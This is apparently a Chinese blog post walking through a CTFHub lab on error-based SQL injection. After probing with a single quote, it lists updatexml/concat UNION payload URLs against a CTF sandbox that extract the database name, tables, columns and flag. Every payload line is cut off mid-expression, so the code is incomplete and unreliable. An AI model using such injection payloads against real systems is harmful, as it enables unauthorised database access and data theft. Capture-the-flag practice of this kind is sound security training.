CTFHUB——sql注入 报错注入

原创

救救直男吧！ 于 2022-03-05 18:45:03 发布 288 收藏
分类专栏： CTFHUB 文章标签： sql 数据库 database web安全 mysql


本文链接：https://blog.csdn.net/qq_20737293/article/details/123298915


CTFHUB 专栏收录该内容
15 篇文章 0 订阅
订阅专栏

靶场地址：CTFHub

在做报错注入之前，我们首先需要了解报错注入的函数的使用

我们打开靶场



尝试输入一个1

看到并没有显示结果，只有一个查询正确。那我们尝试在1后面加入一个单引号，输入1'

这时候我们就看到显示查询错误的信息，并且告诉了我们错误点就是我们那个单引号

然后我们利用我们sql的函数

查询数据库

```
http://challenge-484b6a6eb9c5d36f.sandbox.ctfhub.com:10800/?id=1 union select updatexml(1,concat(0x7e,datab
```

查询表名

```
http://challenge-484b6a6eb9c5d36f.sandbox.ctfhub.com:10800/?id=1 union select updatexml(1,concat(0x7e,(sele
```

查询列名

```
http://challenge-484b6a6eb9c5d36f.sandbox.ctfhub.com:10800/?id=1 union select updatexml(1,concat(0x7e, (sel
```

查内容flag

```
http://challenge-484b6a6eb9c5d36f.sandbox.ctfhub.com:10800/?id=1 union select updatexml(1,concat(0x7e, (sel
```

```
http://challenge-484b6a6eb9c5d36f.sandbox.ctfhub.com:10800/?id=1 union select updatexml(1,concat(0x7e, righ
```

将两段flag拼接，即可得到我们的flag